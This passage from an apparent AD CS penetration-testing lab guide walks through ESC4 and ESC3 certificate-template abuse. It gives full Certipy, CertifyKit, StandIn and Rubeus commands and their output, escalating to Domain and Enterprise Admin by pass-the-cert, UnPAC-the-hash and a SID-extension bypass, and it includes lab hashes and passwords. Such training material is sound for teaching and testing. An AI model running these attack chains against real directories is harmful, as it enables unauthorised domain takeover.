                                        S-1-5-21-2928296033-1822922359-
262865665-519
                                        S-1-5-21-2928296033-1822922359-
262865665-1105
                                        S-1-5-21-2928296033-1822922359-
262865665-500
        Write Dacl Principals           : S-1-5-21-2928296033-1822922359-
262865665-512
                                        S-1-5-21-2928296033-1822922359-
262865665-519
                                        S-1-5-21-2928296033-1822922359-
262865665-1105
                                        S-1-5-21-2928296033-1822922359-
262865665-500
        Write Property Principals       : S-1-5-21-2928296033-1822922359-
262865665-512
                                        S-1-5-21-2928296033-1822922359-
262865665-519
                                        S-1-5-21-2928296033-1822922359-
262865665-1105
                                        S-1-5-21-2928296033-1822922359-
262865665-500

[....snip....]
```

Abuse using Linux

Escalation to DA Using Certipy

Certipy uses a simpler way to abuse the **WriteProperty** permissions and overwrite the configuration with every ESC1 vulnerable misconfiguration. Certipy allows to automate this and save the old configuration using the **-save-old** parameter to restore it once the attack has been performed.

A python script called modifyCertTemplate (https://github.com/fortalice/modifyCertTemplate) also exists to modify Certificate Templates if we have permissions over it. Here is a blog post (https://www.fortalicesolutions.com/posts/adcs-playing-with-esc4) associated with its associated abuse. modifyCertTemplate allows for more manual granular control to modify certificate templates to add custom EKUs and ACLs over a template.

To Pass-The-Cert on Linux to request a TGT using a .pfx / .pem certificate we can use gettgtpkinit.py or Certipy. We will use Certipy for this example, as an alternative it is possible to use gettgtpkinit.py and the

-k option with other tools to use an imported .ccahe for Kerberos authentication as shown in the initial objectives.

To begin using the **C:\ADCS\Certs\certstore.pfx** certificate for authentication we first need to make it non-password protected for Certipy compatibility as follows:

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy cert -export -pfx
"/mnt/c/ADCS/Certs/certstore.pfx" -password "Passw0rd!" -out
"/mnt/c/ADCS/Certs/certstore-unprotected.pfx"
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Writing PFX to '/mnt/c/ADCS/Certs/certstore-unprotected.pfx'
```

We can now use this unprotected Certipy compatible certificate to authenticate and UnPAC-the-hash for the **cb\certstore** user as follows:

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy auth -pfx
"/mnt/c/ADCS/Certs/certstore-unprotected.pfx" -dc-ip 172.16.10.1
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: certstore@cb.corp
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'certstore.ccache'
[*] Trying to retrieve NT hash for 'certstore'
[*] Got hash for 'certstore@cb.corp':
aad3b435b51404eeaad3b435b51404ee:208cb64d05c00dc3e18552dbce6158a4
```

We can now use this hash / .ccache TGT for authentication to abuse and misconfigure the **SecureUpdate** template using **cb\certstore** privileges.

We can also backup the original template to restore later using the **-save-old** argument as follows:

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy template -u
certstore@cb.corp -hashes
aad3b435b51404eeaad3b435b51404ee:208cb64d05c00dc3e18552dbce6158a4 -template
SecureUpdate -save-old
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'SecureUpdate' to 'SecureUpdate.json'
[*] Updating certificate template 'SecureUpdate'
[*] Successfully updated 'SecureUpdate'

(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ mv SecureUpdate.json
/mnt/c/ADCS/Certs/
```

We can now finally use Certipy to abuse SubjectAlternativeName (SAN) to request a certificate as the Domain Administrator - **certbulk\administrator** and use the Domain Admin SID with the **-extensionsid** parameter to bypass the Certificate-based authentication patch.

But first we need to enumerate the SID of **certbulk\administrator**. We can do this using rpcclient or pywerview as follows:

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ pywerview get-netuser -u
studentadmin -p 'IW!LLAdministerStud3nts!' --username administrator --domain
certbulk.cb.corp --dc-ip 172.16.67.1 --attributes "objectsid"
```

```
objectsid: S-1-5-21-3604858216-2548435023-1717832235-500
```

Now that we have the **certbulk\administrator** SID, we use it to abuse SAN and the modified **SecureUpdate** template (now ESC1 misconfiguration) to gain Domain Administrator privileges compromising the **certbulk.cb.corp** domain.

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy req -u
certstore@cb.corp -hashes
aad3b435b51404eeaad3b435b51404ee:208cb64d05c00dc3e18552dbce6158a4 -ca CB-CA -
target cb-ca.cb.corp -template SecureUpdate -upn
administrator@certbulk.cb.corp -extensionsid S-1-5-21-3604858216-2548435023-
1717832235-500 -out '/mnt/c/ADCS/Certs/esc4-certipy' -debug
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[snip]
[*] Got certificate with UPN 'administrator@certbulk.cb.corp'
[*] Certificate object SID is 'S-1-5-21-3604858216-2548435023-1717832235-500'
[*] Saved certificate and private key to '/mnt/c/ADCS/Certs/esc4-certipy.pfx'


(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy auth -pfx
'/mnt/c/ADCS/Certs/esc4-certipy.pfx'
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@certbulk.cb.corp
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certbulk.cb.corp':
aad3b435b51404eeaad3b435b51404ee:663b1f95e259e6791bb73c22753a231c
```

We can now use this hash to Pass-The-Hash and gain Domain Administrator privileges.

To cleanup, restore the ESC4 configuration using Certipy as follows:

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy template -u
certstore@cb.corp -hashes
aad3b435b51404eeaad3b435b51404ee:208cb64d05c00dc3e18552dbce6158a4 -template
SecureUpdate -configuration '/mnt/c/ADCS/Certs/SecureUpdate.json'
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'SecureUpdate'
[*] Successfully updated 'SecureUpdate'
```

Learning Objective - 9

- Abuse the previously enumerated **SecureUpdate** template to gain EA privileges using the **Smart Card Logon EKU**.

Enumeration using Windows

We will use the same **SecureUpdate** template enumerated in the previous objective to perform this challenge.

However instead of using ESC4 to misconfigure the **SecureUpdate** template to the ESC1 vulnerability with the Client Authentication EKU set, we abuse the **SmartCardLogon EKU**. The attack path is quite similar to ESC1.

Enumerating ESC4 using CertifyKit

Like Certify, on **cb-wsx** we can enumerate templates using CertifyKit using the **find** module as follows:

```
C:\Users\studentx> cd C:\ADCS\Tools\

C:\ADCS\Tools> C:\ADCS\Tools\CertifyKit.exe find /templates
CertifyKit (Hagrid29 version of Certify)
More info: https://github.com/Hagrid29/CertifyKit/

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=cb,DC=corp'

[.....snip.....]

    CA Name                               : cb-ca.cb.corp\CB-CA
    Template Name                         : SecureUpdate
    Schema Version                        : 2
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
AUTO_ENROLLMENT
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Windows
Update
    mspki-certificate-application-policy  : Client Authentication, Windows
Update
    Permissions
      Enrollment Permissions
        Enrollment Rights           : CB\Domain Admins              S-1-5-21-
2928296033-1822922359-262865665-512
                                      CB\Enterprise Admins          S-1-5-21-
2928296033-1822922359-262865665-519
      Object Control Permissions
        Owner                       : CB\Administrator              S-1-5-21-
2928296033-1822922359-262865665-500
        WriteOwner Principals       : CB\Administrator              S-1-5-21-
```

```
2928296033-1822922359-262865665-500
                                    CB\certstore                  S-1-5-21-
2928296033-1822922359-262865665-1105
                                    CB\Domain Admins              S-1-5-21-
2928296033-1822922359-262865665-512
                                    CB\Enterprise Admins          S-1-5-21-
2928296033-1822922359-262865665-519
        WriteDacl Principals      : CB\Administrator              S-1-5-21-
2928296033-1822922359-262865665-500
                                    CB\certstore                  S-1-5-21-
2928296033-1822922359-262865665-1105
                                    CB\Domain Admins              S-1-5-21-
2928296033-1822922359-262865665-512
                                    CB\Enterprise Admins          S-1-5-21-
2928296033-1822922359-262865665-519
        WriteProperty Principals  : CB\Administrator              S-1-5-21-
2928296033-1822922359-262865665-500
                                    CB\certstore                  S-1-5-21-
2928296033-1822922359-262865665-1105
                                    CB\Domain Admins              S-1-5-21-
2928296033-1822922359-262865665-512
                                    CB\Enterprise Admins          S-1-5-21-
2928296033-1822922359-262865665-519

CertifyKit completed in 00:00:05.9295560
```

Abuse using Windows

We can begin abusing the **SecureUpdate** template to misconfigure it for Smart Card Logon abuse.

Escalation to EA using CertifyKit

CertifyKit has the **/alter** module which alters the target template to a Smart Card Template (SmartCardLogon EKU is enabled) and requests a new certificate for an alternate name of choice and finally restores the template back to its original state.

Begin by using Rubeus and **C:\ADCS\Certs\certstore.pfx** to gain **cb\certstore** privileges.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:certstore
/certificate:C:\ADCS\Certs\certstore.pfx /domain:cb.corp /password:Passw0rd!
/nowrap /ptt

[snip]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/cb.corp
  ServiceRealm             :  CB.CORP
  UserName                 :  certstore
  UserRealm                :  CB.CORP
  StartTime                :  6/4/2023 12:38:26 PM
  EndTime                  :  6/4/2023 10:38:26 PM
  RenewTill                :  6/11/2023 12:38:26 PM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
```

```
  KeyType                   :  rc4_hmac
  Base64(key)               :  Q24VR9gLPEbv2MvAVnCdCA==
  ASREP (key)               :  663422AF9F0B8ED5C15A668965D64CBC
```

Now to configure the ESC4 vulnerability we need Enrollment Rights, Subject Alternate Name and the SmartCardLogon EKU set.

Begin by adding enrollment rights and enable the ENROLLEE_SUPPLIES_SUBJECT SAN.

We can add it as before using StandIn as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\StandIn\StandIn_v13_Net45.exe --adcs --filter
SecureUpdate --ntaccount cb\certstore --enroll --add

[+] Search Base  : LDAP://CN=Enrollment Services,CN=Public Key
Services,CN=Services,CN=Configuration,DC=cb,DC=corp

[>] Publishing CA          : CB-CA
    |_ Template            : SecureUpdate
    |_ Enroll Flags        : INCLUDE_SYMMETRIC_ALGORITHMS, AUTO_ENROLLMENT
    |_ Name Flags          : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
    |_ pKIExtendedKeyUsage : Windows Update
    |                       Client Authentication
    |_ Created             : 4/19/2023 1:06:48 PM
    |_ Modified            : 6/4/2023 6:22:59 PM
[+] Set object access rules
[+] Adding Certificate-Enrollment permission : cb\certstore
    |_ Success


C:\ADCS\Tools> C:\ADCS\Tools\StandIn\StandIn_v13_Net45.exe --adcs --filter
SecureUpdate --ess --add

[+] Search Base  : LDAP://CN=Enrollment Services,CN=Public Key
Services,CN=Services,CN=Configuration,DC=cb,DC=corp

[>] Publishing CA          : CB-CA
    |_ Template            : SecureUpdate
    |_ Enroll Flags        : INCLUDE_SYMMETRIC_ALGORITHMS, AUTO_ENROLLMENT
    |_ Name Flags          : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
    |_ pKIExtendedKeyUsage : Windows Update
    |                       Client Authentication
    |_ Created             : 4/19/2023 1:06:48 PM
    |_ Modified            : 6/4/2023 7:38:55 PM

[+] Adding msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
    |_ Success
```

We can now use CertifyKit to alter the ESC4 template to enable the SmartCardLogon EKU instead of the Client Authentication EKU and request a certificate for the Enterprise Administrator **– cb\administrator** automatically.

*NOTE: We have merged the **/sidextension** PR (https://github.com/GhostPack/Certify/commit/71636c435f2e5e7d8d0770154464f44da356ca42) to CertifyKit to bypass Certificate based authentication patches as in ESC1.*

To do so begin by using InviShell to create a new PowerShell session to enumerate the Domain SID of the Enterprise Administrator - **cb\administrator**.

```
C:\ADCS\Tools>
C:\ADCS\Tools\ObfuscatedTools\InviShell\RunWithRegistryNonAdmin.bat

PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\Microsoft.ActiveDirectory.Management.dll
PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\ActiveDirectory\ActiveDirectory.psd1


PS C:\ADCS\Tools> Get-ADUser -Identity administrator -Server cb.corp

DistinguishedName : CN=Administrator,CN=Users,DC=cb,DC=corp
Enabled           : True
GivenName         :
Name              : Administrator
ObjectClass       : user
ObjectGUID        : eae705f9-ea02-4ea9-88eb-5918e0ecbfa1
SamAccountName    : Administrator
SID               : S-1-5-21-2928296033-1822922359-262865665-500
Surname           :
UserPrincipalName :

PS C:\ADCS\Tools> exit

C:\ADCS\Tools> C:\ADCS\Tools\CertifyKit.exe request /ca:cb-ca.cb.corp\CB-CA
/template:SecureUpdate /altname:administrator /domain:cb.corp /alter
/sidextension:S-1-5-21-2928296033-1822922359-262865665-500

CertifyKit (Hagrid29 version of Certify)
More info: https://github.com/Hagrid29/CertifyKit/

[*] Action: Request a Certificates

[*] Certificate template 'SecureUpdate' updated!

[*] Current user context    : CERTBULK\studentx
[*] No subject name specified, using current context as subject.

[*] Template                : SecureUpdate
[*] Subject                 : CN=studentx, CN=Users, DC=certbulk, DC=cb,
DC=corp
[*] AltName                 : administrator
[*] SidExtension            : S-1-5-21-2928296033-1822922359-262865665-500

[*] Certificate Authority   : cb-ca.cb.corp\CB-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 54
```

```
[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAyBfC[......snip.....]
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out cert.pfx

[*] Certificate template 'SecureUpdate' restored!

CertifyKit completed in 00:00:08.1895904
```

NOTE: CertifyKit automatically enables and disables the SmartCardLogon EKU after requesting the certificate.

Save the certificate and private key pair as **C:\ADCS\Certs\esc4-smartcard.pem**. Next, convert the .pem certificate into a .pfx using openssl as follows:

```
C:\ADCS\Tools> notepad C:\ADCS\Certs\esc4-smartcard.pem

C:\ADCS\Tools> C:\ADCS\Tools\openssl\openssl.exe pkcs12 -in
C:\ADCS\Certs\esc4-smartcard.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out C:\ADCS\Certs\esc4-smartcard.pfx
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password: Passw0rd!
Verifying - Enter Export Password: Passw0rd!
```

We can now use the Rubeus **asktgt** module to Pass-The-Cert and request a TGT for **cb\administrator**.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:administrator
/certificate:C:\ADCS\Certs\esc4-smartcard.pfx /domain:cb.corp
/password:Passw0rd! /nowrap /ptt

[.......snip......]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/cb.corp
  ServiceRealm             :  CB.CORP
  UserName                 :  administrator
  UserRealm                :  CB.CORP

[.......snip......]
```

Validate Enterprise Administrator privileges over the **cb.corp** domain using winrs.

```
C:\ADCS\Tools> dir \\cb-ca.cb.corp\c$

 Volume in drive \\cb-ca.cb.corp\c$ has no label.
 Volume Serial Number is 70F2-3ACA

 Directory of \\cb-ca.cb.corp\c$

04/14/2023  03:00 AM    <DIR>          inetpub
05/08/2021  01:20 AM    <DIR>          PerfLogs
04/13/2023  06:51 AM    <DIR>          Program Files
```

```
05/08/2021  02:40 AM    <DIR>          Program Files (x86)
05/03/2023  05:50 AM    <DIR>          Users
04/20/2023  06:49 AM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)   6,964,301,824 bytes free


C:\ADCS\Tools> winrs -r:cb-ca.cb.corp whoami
cb\administrator
```

Make sure to remove altered ESC4 configuration using the same commands but by replacing **--remove** in place of **--add** to restore the ESC4 configuration to its default as follows:

```
## Regain Write Privileges over SecureUpdate template
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:certstore
/certificate:C:\ADCS\Certs\certstore.pfx /password:Passw0rd! /domain:cb.corp
/dc:cb-ca.cb.corp /nowrap /ptt
[snip]


## Remove Enrollment rights for cb\certstore
C:\ADCS\Tools> C:\ADCS\Tools\StandIn\StandIn_v13_Net45.exe --adcs --filter
SecureUpdate --ntaccount cb\certstore --enroll --remove

## Remove ENROLLEE_SUPPLIES_SUBJECT
C:\ADCS\Tools> C:\ADCS\Tools\StandIn\StandIn_v13_Net45.exe --adcs --filter
SecureUpdate --ess --remove
```

Learning Objective - 10

- On **cb-ca** , enumerate two templates vulnerable to the Agent Certificate + Enroll on Behalf of Another User (ESC3) vulnerability.
- Use the **cb\certstore** privileges gained in the previous objectives to abuse these templates using ESC3 to:
  - Escalate to DA privileges (**certbulk.cb.corp**).
  - Escalate to EA privileges (**cb.corp**).

Enumeration using Windows

Enumerating ESC3 using Certify

On **cb-wsx**, it is possible to enumerate the ESC3 misconfiguration using Certify's **find** parameter. We find 2 interesting templates with the following output:

```
C:\Users\studentx> cd C:\ADCS\Tools\

C:\ADCS\Tools> C:\ADCS\Tools\Certify.exe find

    CA Name                               : cb-ca.cb.corp\CB-CA
    Template Name                         : StoreDataRecovery-Agent
    Schema Version                        : 2
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
AUTO_ENROLLMENT
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Certificate Request Agent
    mspki-certificate-application-policy  : Certificate Request Agent
    Permissions
      Enrollment Permissions
        Enrollment Rights           : CB\certstore                  S-1-5-21-
2928296033-1822922359-262865665-1105
                                      CB\Domain Admins              S-1-5-21-
2928296033-1822922359-262865665-512
                                      CB\Enterprise Admins          S-1-5-21-
2928296033-1822922359-262865665-519

[.......snip......]

    CA Name                               : cb-ca.cb.corp\CB-CA
    Template Name                         : StoreDataRecovery
    Schema Version                        : 2
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
```

```
AUTO_ENROLLMENT
    Authorized Signatures Required        : 1
    Application Policies                  : Certificate Request Agent
    pkiextendedkeyusage                   : Client Authentication, File
Recovery
    mspki-certificate-application-policy  : Client Authentication, File
Recovery
    Permissions
      Enrollment Permissions
        Enrollment Rights           : CB\certstore                  S-1-5-21-
2928296033-1822922359-262865665-1105

[.......snip......]

Certify completed in 00:00:05.1096958
```

From above it is noted that:

- On template **StoreDataRecovery**: **cb\certstore** has enrollment permissions, Client Authentication EKU is set, and Application Policies is set for Certificate Request Agent with 1 Authorized Signature Required.
- On template **StoreDataRecovery-Agent**: **cb\certstore** has enrollment permissions, Certificate Request Agent EKU is set and 0 Authorized Signatures Required.

This scenario is ideal for ESC3 abuse using **cb\certstore** privileges.

Abuse using Windows

Escalation to DA and EA Using Certify

We can abuse the ESC3 misconfiguration by performing the following 3 steps:

1. Find a vulnerable certificate template (**StoreDataRecovery-Agent**) specifying the Certificate Request Agent EKU and request a certificate.
2. The issued certificate can be used to request another certificate from another vulnerable template (**StoreDataRecovery**) permitting Client Authentication on behalf of another user (**cb\administrator**).
3. Use the certificate to authenticate as the other user (Domain / Enterprise Administrator).

Begin by gaining **cb\certstore** privileges by using the Rubeus **asktgt** module along with its certificate.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:certstore
/certificate:C:\ADCS\Certs\certstore.pfx /domain:cb.corp /password:Passw0rd!
/nowrap /ptt

[......snip......]

[+] Ticket successfully imported!
  ServiceName              :  krbtgt/cb.corp
  ServiceRealm             :  CB.CORP
  UserName                 :  certstore
  UserRealm                :  CB.CORP

[......snip......]
```

From above, we already have enumerated that a vulnerable certificate template specifying the Certificate Request Agent EKU exists called **StoreDataRecovery-Agent**.

We can now begin by requesting a certificate from this template using Certify with **cb\certstore** privileges.

```
C:\ADCS\Tools> C:\ADCS\Tools\Certify.exe request /ca:cb-ca.cb.corp\CB-CA
/template:StoreDataRecovery-Agent /user:certstore /domain:cb.corp

[.....snip.....]

[*] Action: Request a Certificates

[*] Current user context    : CERTBULK\studentx
[*] No subject name specified, using current context as subject.

[*] Template                : StoreDataRecovery-Agent
[*] Subject                 : CN=studentx, CN=Users, DC=certbulk, DC=cb,
DC=corp

[*] Certificate Authority   : cb-ca.cb.corp\CB-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 56

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAuzkIU[.....snip.....]
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:08.0242367
```

Copy and save the certificate and private key as **C:\ADCS\Certs\esc3-enrollmentAgent.pem**. Next, convert the .pem certificate to a .pfx equivalent with a password of choice using openssl (**Passw0rd!**) as follows:

```
C:\ADCS\Tools> notepad C:\ADCS\Certs\esc3-enrollmentAgent.pem

C:\ADCS\Tools> C:\ADCS\Tools\openssl\openssl.exe pkcs12 -in
"C:\ADCS\Certs\esc3-enrollmentAgent.pem" -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out "C:\ADCS\Certs\esc3-
enrollmentAgent.pfx"
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password: Passw0rd!
Verifying - Enter Export Password: Passw0rd!
```

Now, use this issued .pfx certificate to request another certificate from the **StoreDataRecovery** template which permits Client Authentication to request a certificate **on behalf of another user**, in this case the Domain Administrator - **certbulk\administator**.

NOTE: We do not need to bypass the CBA patch in this case as we aren't abusing SubjectAlternativeName.

```
C:\ADCS\Tools> C:\ADCS\Tools\Certify.exe request /ca:cb-ca.cb.corp\CB-CA
/template:StoreDataRecovery /onbehalfof:certbulk\administrator
/enrollcert:C:\ADCS\Certs\esc3-enrollmentAgent.pfx /enrollcertpw:Passw0rd!
/domain:certbulk.cb.corp

[.......snip........]

[*] Action: Request a Certificates

[*] Current user context    : CERTBULK\studentx

[*] Template                : ESC3-Enrollment
[*] On Behalf Of            : certbulk\administrator

[*] Certificate Authority   : cb-ca.cb.corp\CB-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 57

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAs7LokfT[.......snip........]
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out cert.pfx
```

Re-Iterate the process of saving the private key and certificate as **C:\ADCS\Certs\esc3-DAenrollment.pem** and convert the certificate into a .pfx using openssl with a password of choice (**Passw0rd!**).

```
C:\ADCS\Tools> notepad C:\ADCS\Certs\esc3-DAenrollment.pem


C:\ADCS\Tools> C:\ADCS\Tools\openssl\openssl.exe pkcs12 -in
"C:\ADCS\Certs\esc3-DAenrollment.pem" -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out "C:\ADCS\Certs\esc3-
DAenrollment.pfx"
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password: Passw0rd!
Verifying - Enter Export Password: Passw0rd!
unable to write 'random state'
```

Finally, use Rubeus to Pass-The-Cert to authenticate and request a ticket as the Domain Administrator - **certbulk\administrator**.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:administrator
/certificate:C:\ADCS\Certs\esc3-DAenrollment.pfx /password:Passw0rd!
/domain:certbulk.cb.corp /ptt

[.........snip........]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/certbulk.cb.corp
  ServiceRealm             :  CERTBULK.CB.CORP
  UserName                 :  administrator
```

```
  UserRealm                 :  CERTBULK.CB.CORP

[.........snip........]
```

Validate Domain Administrator privileges over **certbulk.cb.corp** using winrs as follows:

```
C:\ADCS\Tools> winrs -r:cb-dc.certbulk.cb.corp whoami
certbulk\administrator
```

We can similarly escalate to Enterprise Administrator privileges using the same enrolled certificate: **C:\ADCS\Certs\esc3-enrollmentAgent.pfx**.

Begin by impersonating **cb\certstore** the same way as above using Rubeus.

```
C:\ADCS\Tools> klist purge
Current LogonId is 0:0x7d9e9c
        Deleting all tickets:
        Ticket(s) purged!


C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:certstore
/certificate:C:\ADCS\Certs\certstore.pfx /domain:cb.corp /password:Passw0rd!
/nowrap /ptt

[......snip......]

[+] Ticket successfully imported!

  ServiceName               :  krbtgt/cb.corp
  ServiceRealm              :  CB.CORP
  UserName                  :  certstore
  UserRealm                 :  CB.CORP

[......snip......]
```

Next use Certify as before, to request another certificate from the **StoreDataRecovery** template using the **C:\ADCS\Certs\esc3-enrollmentAgent.pfx** certificate this time for the Enterprise Administrator: **cb\administrator.**

```
C:\ADCS\Tools> C:\ADCS\Tools\Certify.exe request /ca:cb-ca.cb.corp\CB-CA
/template:StoreDataRecovery /onbehalfof:cb\administrator
/enrollcert:C:\ADCS\Certs\esc3-enrollmentAgent.pfx /enrollcertpw:Passw0rd!
/domain:cb.corp

[......snip.....]

[*] Action: Request a Certificates

[*] Current user context    : CERTBULK\studentx

[*] Template                : StoreDataRecovery
[*] On Behalf Of            : cb\administrator

[*] Certificate Authority   : cb-ca.cb.corp\CB-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 58
```

```
[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEA6M4T[......snip.....]
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:05.0969202
```

Save the certificate and private key as **C:\ADCS\Certs\esc3-EAenrollment.pem** and convert it to a .pfx format using openssl with a password of choice (**Passw0rd!**) as follows:

```
C:\ADCS\Tools> notepad C:\ADCS\Certs\esc3-EAenrollment.pem


C:\ADCS\Tools> C:\ADCS\Tools\openssl\openssl.exe pkcs12 -in
"C:\ADCS\Certs\esc3-EAenrollment.pem" -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out "C:\ADCS\Certs\esc3-
EAenrollment.pfx"
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password: Passw0rd!
Verifying - Enter Export Password: Passw0rd!
```

Finally use the Rubeus **asktgt** module to Pass-The-Cert using the above .pfx certificate and request a TGT for **cb\administrator**.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:administrator
/certificate:C:\ADCS\Certs\esc3-EAenrollment.pfx /password:Passw0rd!
/domain:cb.corp /ptt

[......snip.....]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/cb.corp
  ServiceRealm             :  CB.CORP
  UserName                 :  administrator
  UserRealm                :  CB.CORP

[......snip......]
```

Validate Enterprise Administrator privileges over **cb.corp** using winrs as follows:

```
C:\ADCS\Tools> winrs -r:cb-ca.cb.corp whoami
cb\administrator
```

Enumeration using Linux

Enumerating ESC3 using Certipy

From the last objective, we had compromised **cb\certstore** and performed an UnPAC-the-hash attack using Certipy to retrieve its password hash. We will be using this hash for authentication.

We can now perform the ESC3 enumeration similar to the Windows Section of this objective using Certipy's **find -vulnerable** option as follows:

```
wsluser@cb-wsx:~$ cd /opt/Tools/Certipy
wsluser@cb-wsx:/opt/Tools/Certipy$ source certipy_venv/bin/activate

(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy find -vulnerable -u
certstore@cb.corp -hashes
aad3b435b51404eeaad3b435b51404ee:208cb64d05c00dc3e18552dbce6158a4 -target cb-
ca.cb.corp -stdout

Certipy v4.3.0 - by Oliver Lyak (ly4k)
31
    Template Name                       : StoreDataRecovery
    [.......snip......]
    Extended Key Usage                  : File Recovery
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 1
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CB.CORP\certstore
                                          CB.CORP\Domain Users
                                          CB.CORP\Domain Admins
                                          CB.CORP\Enterprise Admins
    [.......snip......]

  32
    Template Name                       : StoreDataRecovery-Agent
    [.......snip......]
    Extended Key Usage                  : Certificate Request Agent
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CB.CORP\certstore

   [.......snip......]

    [!] Vulnerabilities
      ESC3                              : 'CB.CORP\\certstore' and
'CB.CORP\\Domain Users' can enroll and template has Certificate Request Agent
EKU set
```

Abuse using Linux

Escalation to DA and EA using Certipy

We need to begin by requesting a certificate from the **StoreDataRecovery-Agent** template (**Certificate Request Agent** EKU enabled) using Certipy's **req** module.
